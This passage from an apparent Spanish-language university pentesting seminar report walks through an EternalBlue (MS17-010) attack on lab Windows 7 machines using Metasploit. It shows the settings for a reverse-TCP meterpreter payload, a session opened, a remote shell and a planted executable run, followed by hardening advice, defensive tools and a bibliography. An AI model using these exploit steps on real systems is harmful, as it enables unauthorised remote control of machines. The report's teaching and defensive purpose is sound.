  RPORT         445              yes       The target port (TCP)
  SMBDomain     .                 no        (Optional) The Windows domain to use for authentication
  SMBPass       .                 no        (Optional) The password for the specified username
  SMBUser       .                 no        (Optional) The username to authenticate as
  VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.1.9     yes       The listen address (an interface may be specified)
  LPORT        8443             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > █
```

Fuente: El Autor

Por último se ejecuta el exploit

Ilustración 19. Ejecución del exploit con éxito

```
Kali - Seminario [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

estudiante@seminario: ~
Archivo Acciones Editar Vista Ayuda

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.9:8443
[*] 192.168.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.10:445 - Connecting to target for exploitation.
[+] 192.168.1.10:445 - Connection established for exploitation.
[+] 192.168.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.10:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Pr
ofes
[*] 192.168.1.10:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601
Serv
[*] 192.168.1.10:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1

[+] 192.168.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.10:445 - Starting non-paged pool grooming
[+] 192.168.1.10:445 - Sending SMBv2 buffers
[+] 192.168.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.

[*] 192.168.1.10:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601
Serv
[*] 192.168.1.10:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1


[+] 192.168.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.10:445 - Starting non-paged pool grooming
[+] 192.168.1.10:445 - Sending SMBv2 buffers
[+] 192.168.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.10:445 - Sending final SMBv2 buffers.
[*] 192.168.1.10:445 - Sending last fragment of exploit packet!
[*] 192.168.1.10:445 - Receiving response from exploit packet
[+] 192.168.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.10:445 - Sending egg to corrupted connection.
[*] 192.168.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.9:8443 -> 192.168.1.10:49176) at 2020-09-26 18:14:32
-0500
[+] 192.168.1.10:445 - ==-==
[+] 192.168.1.10:445 - ==-==WIN==
[+] 192.168.1.10:445 - ==-==

meterpreter > █
```

Fuente: El Autor

Una vez ejecutado el exploit con éxito utilizamos el comando Shell para abrir un terminal para acceder a los servicios del sistema operativo de Windows y se busca la ruta del archivo winse20w0.exe

Ilustración 20. Utilización del comando Shell



```
meterpreter > shell
Process 1784 created.
Channel 1 created.
Microsoft Windows [Versi0n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>cd/
cd/

C:\>dir *winse20w0.exe* /s
dir *winse20w0.exe* /s
El volumen de la unidad C no tiene etiqueta.
El n0mero de serie del volumen es: 6463-58CD

Directorio de C:\Users\semi

27/06/2020  12:06 a.m.           6.656 winse20w0.exe
                1 archivos             6.656 bytes

Total de archivos en la lista:
                1 archivos             6.656 bytes
                0 dirs 43.181.871.104 bytes libres


C:\>
```

Fuente: El Autor

En la imagen anterior se puede observar que el archivo buscado se encuentra en C:\User\semi

Por ultimo ejecutamos el archivo .exe


Ilustración 21. Resultado al ejecutar el archivo winse20w0.exe



Fuente: El Autor

Se realiza el mismo proceso de la ejecuci n del exploit para la m quina de Windows 7/86 con IP 192.168.1.5

Ilustraci n 22. IP de del pc Windows 7/86



Fuente: El Autor

Con el comando “set” se ajusta el RHOSTS (IP remota de la víctima) en el payload

Ilustración 23. Configuración del Exploit para atacar al pc Windows 7/86

```
estudiante@seminario:~
Archivo Acciones Editar Vista Ayuda

msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.5
RHOSTS => 192.168.1.5
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.5     yes       The target host(s), range CIDR identifier, or hosts
  file with syntax 'file:<path>'
  RPORT     445              yes       The target port (TCP)
  SMBDomain .                no        (Optional) The Windows domain to use for authentication
  SMBPass   .                no        (Optional) The password for the specified username
  SMBUser   .                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.
```

Fuente: El Autor

Una vez realizado el ajuste y verificado los cambios, se procede a ejecutar el exploit.

Ilustración 24. Ejecución del exploit para el pc Windows 7/86

```
estudiante@seminario:~
Archivo Acciones Editar Vista Ayuda


msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.9:8443
[*] 192.168.1.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7600 x86 (32-bit)
[*] 192.168.1.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.5:445 - Connecting to target for exploitation.
[+] 192.168.1.5:445 - Connection established for exploitation.
[+] 192.168.1.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.5:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.1.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50 Windows 7 Home Premium 7600
[*] 192.168.1.5:445 - 0x00000010 72 65 6d 69 75 6d 20 37 36 30 30
[+] 192.168.1.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.5:445 - Starting non-paged pool grooming
[+] 192.168.1.5:445 - Sending SMBv2 buffers
[+] 192.168.1.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.5:445 - Sending final SMBv2 buffers.
[*] 192.168.1.5:445 - Sending last fragment of exploit packet!
[*] 192.168.1.5:445 - Receiving response from exploit packet
[*] 192.168.1.5:445 - Receiving response from exploit packet
[+] 192.168.1.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.5:445 - Sending egg to corrupted connection.
[*] 192.168.1.5:445 - Triggering free of corrupted buffer.
[-] 192.168.1.5:445 - =====
[-] 192.168.1.5:445 - =====FAIL=====
[-] 192.168.1.5:445 - =====
[*] 192.168.1.5:445 - Connecting to target for exploitation.
[-] 192.168.1.5:445 - Rex::HostUnreachable: The host (192.168.1.5:445) was unreachable.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Fuente: El Autor

Una vez ejecutado la vulnerabilidad por medio del exploit, se observa que este no funciona para el equipo Windows 7 /86 por el tipo de arquitectura que tiene y lo que causa al ejecutarlo es el error de la pantalla azul en el equipo por lo cual no se puede acceder a la información del equipo.


Ilustración 25. Resultado no exitoso del exploit para Windows 7/86



Fuente: El Autor

Una vez reiniciado Windows el sistema informa del evento de pantalla azul.

Ilustración 26. Informe del evento de pantalla azul en windows 7 /86



Fuente: El Autor

9 ANÁLISIS DE LOS ATAQUES PRESENTADOS EN LAS MAQUINAS DE WINDOWS 7

Una vez recolectada la información necesaria y realizada los diferentes ataques se puede analizar que la falla principal radica en:

- No contar con sistemas operativos con versiones actualizadas como lo es Windows 10.
- Los sistemas operativos actuales no cuentan con los parches de actualización de seguridad que brinda Microsoft al menos hasta el último día de soporte para la versión de Windows 7 el cual fue en enero del 2020 y debido a esto fue vulnerado por las fallas de seguridad presentadas relacionada con el identificador CVE-2017-0144 el cual permite acceder remotamente al equipo y ejecutar código sin la necesidad de credenciales tal cual como se hizo en el ejerció anterior con ataques de denegación de servicios (DOS), acceder remotamente al equipo tomando el control del mismo y acceder remotamente y ejecutar código.
- Medidas de seguridad débiles como un antivirus y un firewall desactivado.
- Tener activado la opción de que cualquiera se puede conectar remotamente al equipo.

9.1 COMO PREVENIR LOS TAQUES PRESENTADOS EN LOS EQUIPOS DE WINDOWS 7

Para mitigar los ataques presentados en los equipos de cómputo con Windows 7 se debe tener en cuenta las siguientes recomendaciones.

- ✓ Tratar en lo posible que todos los programas y aplicativos que usen sistemas operativos viejos se puedan migrar a la última versión de Windows en este caso el 10. Con el fin de tener el soporte de Microsoft con actualizaciones periódicas de seguridad para el sistema operativo. En el caso de no poder migrar estos aplicativos o programas por lo menos dejar el sistema operativo con la última actualización brindada por Microsoft.
- ✓ Cerrar los puertos no utilizados y los más comunes por donde puede entrar una amenaza cibernética.
- ✓ Utilizar un antivirus adecuado, que se mantenga activo y actualizado.

- ✓ Desactivar las opciones que cualquiera se pueda conectar remotamente al equipo de cómputo.
- ✓ Mantener activo y actualizado el firewall de Windows.
- ✓ Implementar un sistema de detección y prevención de intrusos (IDS/ISP)

10 ACCIONES DE HARDENIZACIÓN Y RECOMENDACIONES A IMPLEMENTAR PARA EVITAR QUE SUCEDAN ATAQUES DE SEGURIDAD INFORMÁTICA

Cuando se habla de hardenización o hardening (endurecimiento en inglés) es una medida de seguridad utilizada para reducir y evitar los ataques informáticos, algunas recomendaciones son:

10.1 HARDENING EN WINDOWS

- ✓ Mantener el sistema operativo con sus licencias y con las últimas actualizaciones en parches de seguridad que ofrece Microsoft. Para el caso de los PC con Windows 7 debe estar con fecha del 14 de enero del 2020 con el fin de evitar algunas vulnerabilidades que se encuentran en las listas CVE.
- ✓ Utilización de un buen antivirus robusto el cual siempre debe estar activado y actualizada sus bases de datos para que cumplan con su objetivo de brindar protección adecuada contra los virus.
- ✓ Parametrizar las cuentas de usuarios de Windows para que solo el administrador pueda realizar instalaciones o cambios en el sistema y eliminar las cuentas que no se estén utilizando.
- ✓ Mantener activado y con una configuración adecuada al firewall o corta fuegos para filtrar las conexiones en la red para que brinda una mejor seguridad a los sistemas informáticos.
- ✓ Tener bloqueada el uso de conexión remota de los equipos.

10.2 HARDENING EN EL HARDWARE

- ✓ Implementar un sistema de detección y prevención de intrusos (IDS/ISP) para proveer una mayor seguridad a las redes y evitar ataque cibernéticos o si estos se presentan generen el menor impacto posible.
- ✓ Instalar un firewall el cual es un dispositivo de seguridad de la red que monitorea el tráfico de red —entrante y saliente— y decide si permite o bloquea tráfico específico en función de un conjunto definido de reglas de seguridad.¹⁰

10.3 OTRAS FORMAS DE HARDENING

- ✓ Bloquear la transferencia de archivos entre programas.
- ✓ Guardar datos importantes en backups.
- ✓ Crear contraseñas seguras o robustas.
- ✓ Usar datos encriptados siempre que sea posible.
- ✓ Deshabilitar las cookies.
- ✓ Nunca abrir email ni adjuntos de remitentes desconocidos ya que estos pueden contener virus.
- ✓ Separar datos y programas.
- ✓ Cerrar puertos que estén fuera de uso para minimizar el riesgo de conexiones no deseadas.
- ✓ Configurar permisos de seguridad en archivos y carpetas.
- ✓ Configurar adecuadamente el acceso remoto.
- ✓ Restringir el software siempre que sea posible.¹¹
- ✓ Cambiar todas las claves que tengamos por defecto.
- ✓ Desinstalación todo el software que sea innecesario.
- ✓ Dar de baja a los usuarios que son innecesarios.
- ✓ Deshabilitar todos los servicios que no se están utilizando.
- ✓ Aumentar todo lo posible, la seguridad de los servicios o procesos que si tendrán que ser utilizados.
- ✓ No realizar descargas de archivos o programas desde páginas no oficiales para evitar la descarga de archivos malignos que pueden afectar a un sistema informático¹²

¹⁰ Cisco. ¿Qué es un firewall? Cisco. 2020. [En línea]. Disponible en: https://www.cisco.com/c/es_mx/products/security/firewalls/what-is-a-firewall.html

¹¹ Openit. ¿Qué es el hardening de sistemas operativos? Openit 2020. [En línea]. Disponible en: <https://www.openit.com.ar/que-es-el-hardening-de-sistemas-operativos/>

¹² Ciset. ¿Qué es el hardening de sistemas operativos? Ciset 2020. [En línea]. Disponible en: <https://www.ciset.es/publicaciones/blog/746-hardening>

11 HERRAMIENTAS QUE PERMITEN CONTENER ATAQUES INFORMÁTICOS

Se sugiere la utilización de las siguientes herramientas las cuales no tiene ningún costo para el caso de pequeñas empresa que no tiene los recursos suficientes para realizar este tipo de gasto.

11.1 SNORT PARA WINDOWS

Snort es el sistema de prevención de intrusiones (IPS) de código abierto el cual usa una serie de reglas que ayudan a definir la actividad de red maliciosa y usa esas reglas para encontrar paquetes que coincidan con ellas y genera alertas para los usuarios. También es útil para la depuración del tráfico de red, o puede usarse como un sistema de prevención de intrusiones en la red.¹³

11.2 MOON SECURE AV

Es un antivirus con licencia GPL para Windows, ofrece múltiples motores de escaneo, firewall y otras funciones típicas de los antivirus, se destaca por un bajo consumo de recursos.¹⁴

11.3 TINYWALL

TinyWall es un firewall gratuito para Windows 10, el cual protegerá el sistema de todo tipo de amenazas en Internet. El firewall protege los puertos de pc de los piratas informáticos y bloquea los programas dañinos o maliciosos que pueden exponer datos confidenciales a través de Internet.

Características: sin anuncios emergentes, opción de escaneo potente, opciones personalizables, protección de Wi-Fi, alertas en tiempo real, configuración de firewall instantáneo, opciones de control de LAN dedicada, etc.¹⁵

¹³ SNORT. ¿Qué es Snort? [En línea]. SNORT 2020. Disponible en: <https://www.snort.org/>

¹⁴ RODRÍGUEZ, VERO. Los mejores antivirus de código abierto. [En línea]. Pc Actual. Disponible en: https://www.pcactual.com/noticias/ordenadores/los-mejores-antivirus-codigo-abierto_13854

¹⁵ González, Yolanda. Los 10 mejores Firewall o cortafuegos para Windows. [En línea]. Grupo Atico34. 17 junio, 2020. Disponible en: <https://protecciondatos-lopd.com/empresas/mejores-firewall-windows/>

12 CONCLUSIONES

Del desarrollo del seminario de profundización se puede concluir que:

- ✓ Los equipos de Red y Blue Team son de suma importancia a la hora de pensar en la seguridad de un activo muy importante en la organización u empresas como lo es la información que posee y maneja.
- ✓ Sirvió para repasar las leyes que actualmente existen en Colombia para la protección de la información, los datos y las consecuencias legales con penas de prisión desde (36) a (120) meses y en multas desde 100 a 1500 SMLMV para quien las infrinja dependiendo de la gravedad del delito.
- ✓ Con la pruebas de penetración o pentesting realizadas se puso en evidencia algunos métodos que pueden utilizar los ciberdelincuentes para realizar sus delitos cuando las organizaciones tienen sistemas informáticos viejos o mal configurados, como por ejemplo a los sistemas operativos de Windows 7 al no tener la actualización MS17-010 del sistema operativo del 14 de marzo del 2017 y al estar activado el SMBv1 para compartir impresoras y archivos en la red se puso en riesgo la integridad, confidencialidad y disponibilidad del sistema dado que el identificador CVE-2017-0144 permitió la ejecución remota de código SMB de Windows. De allí la importancia de siempre tener los sistemas operativos licenciados y actualizados con los últimos parches de seguridad.
- ✓ Al utilizar algunas medidas comunes de Hardening en los sistemas informáticos, como antivirus, sistemas de detección de intrusos u otros expuestos en el informe, se pueden prevenir, contener y minimizar la afectación de muchas ataques informáticos.
- ✓ Como profesionales siempre se debe actuar con honor, la rectitud, la ética, garantizando los principios constitucionales de la nación bajo el marco de la legalidad.

13 RECOMENDACIONES

- Toda empresa o entidad que maneje sistemas informáticos debería preocuparse más en la seguridad de su información, por lo cual es muy recomendable contratar a expertos en seguridad informática como equipos de Red Team y Blue Team, para someter a estos sistemas a pruebas con el fin de mirar las vulnerabilidades que existen o que puedan existir en un futuro para prevenirlas, contenerlas y/o dar soluciones a ataques informáticos.
- Se recomienda que las empresas que no tienen presupuesto suficiente para comprar licencias de programas para prevenir u contener ataques informáticos como lo son los antivirus, firewall, sistema de prevención de intrusiones (IPS) entre otros, pueden optar por utilizar licencias GPL.
- Es muy importante que las organizaciones tengan sus equipos con las últimas versiones de los sistemas operativos y que estos se encuentren actualizados con los últimos parches en seguridad.
- Los líderes de tecnología deben adoptar medidas de Hardening en todos los equipos informáticos que maneje la entidad, con el fin de complicarles un poco el camino a quienes pretendan realizar algún tipo de ataque cibernético.
- Por último se recomienda que las organizaciones u entidades realicen sesiones educativas para prevenir ataques informáticos comunes como la ingeniería social, Phishing entre otras. Estas sesiones se deben realizar con los empleados de todas las áreas de la empresa debido a que los atacantes siempre van a buscar a la persona más débil para que los ayude con su objetivo sin que estos lo sepan.

BIBLIOGRAFÍAS

Bortnik, Sebastián. PRUEBAS DE PENETRACIÓN PARA PRINCIPIANTES: 5 HERRAMIENTAS PARA EMPEZAR. [En línea]. Revista .seguridad | 1 251 478, 1 251 477 | Revista bimestral. Universidad Nacional Autónoma de México. 2018. Disponible en: <https://revista.seguridad.unam.mx/numero-18/pruebas-de-penetracion-para-principiantes-5-herramientas-para-empezar>

Caballero Quezada, Alonso Eduardo. Fundamentos de Metasploit Framework para la Explotación. [En línea] 4 September 2018. Disponible en: <http://www.reydes.com/d/?q=Fundamentos de Metasploit Framework para la Explotacion>

Catoira, Fernando. Pruebas de penetración para principiantes: explotando una vulnerabilidad con metasploit framework. [En línea]. Revista .seguridad | 1 251 478, 1 251 477 | Revista bimestral. Universidad Nacional Autónoma de México. 2018. Disponible en: <https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra>

Cisco. ¿Qué es un firewall? Cisco. 2020. [En línea]. Disponible en: https://www.cisco.com/c/es_mx/products/security/firewalls/what-is-a-firewall.html
Ciset. ¿Qué es el hardening de sistemas operativos? Ciset 2020. [En línea]. Disponible en: <https://www.ciset.es/publicaciones/blog/746-hardening>

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). Recuperado de: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

COLOMBIA. Ministerio de Tecnologías de la Información y las Comunicaciones. . [En línea]. Min Tic. Ley 1723 (05, enero, 2009). Por medio de la cual se modifica el código penal, se crea un nuevo bien jurídico tutelado - denominado de la protección de la información y de los datos. Min Tic. Bogotá D.C., 2009. 4 p. Disponible en: http://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

CVE. Vulnerabilidades y Exposiciones Comunes. CVE-2017-0144. [En línea]. Disponible en: <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=CVE-2017-0144>

Fache, J. D. (2017). Estudio sobre la aplicación de Hardening para mejorar la seguridad informática en el Centro Técnico Laboral de Tunja – Cotel. Recuperado de: <https://repository.unad.edu.co/handle/10596/11908>.

González, Yolanda. Los 10 mejores Firewall o cortafuegos para Windows. [En línea]. Grupo Atico34. 17 junio, 2020. Disponible en: <https://protecciondatos-lpd.com/empresas/mejores-firewall-windows/>

Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018). (p. 14 - 27) Recuperado de: https://www.mintic.gov.co/gestioni/615/articulos-5482_G21_Gestion_Incidentes.pdf

It Digital Security. ¿Qué es un Blue Team y cómo trabaja? It Digital Security. 30 MAY 2018. [En línea]. Disponible en: <https://www.itdigitalsecurity.es/actualidad/2018/05/que-es-un-blue-team-y-como-trabaja>

Openit. ¿Qué es el hardening de sistemas operativos? Openit 2020. [En línea]. Disponible en: <https://www.openit.com.ar/que-es-el-hardening-de-sistemas-operativos/>

Ojeda-Pérez, Jorge Eliécer; Rincón-Rodríguez, Fernando; Arias-Flórez, Miguel Eugenio & Daza-Martínez, Libardo Alberto. Delitos informáticos y entorno jurídico vigente en Colombia. [En línea]. Cuadernos de Contabilidad, 11 (28), (Enero-Junio), 2010, P 41-66. Disponible en: <https://dialnet.unirioja.es/servlet/articulo?codigo=3643404>

Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. Recuperado de: <https://repository.unad.edu.co/handle/10596/35497>

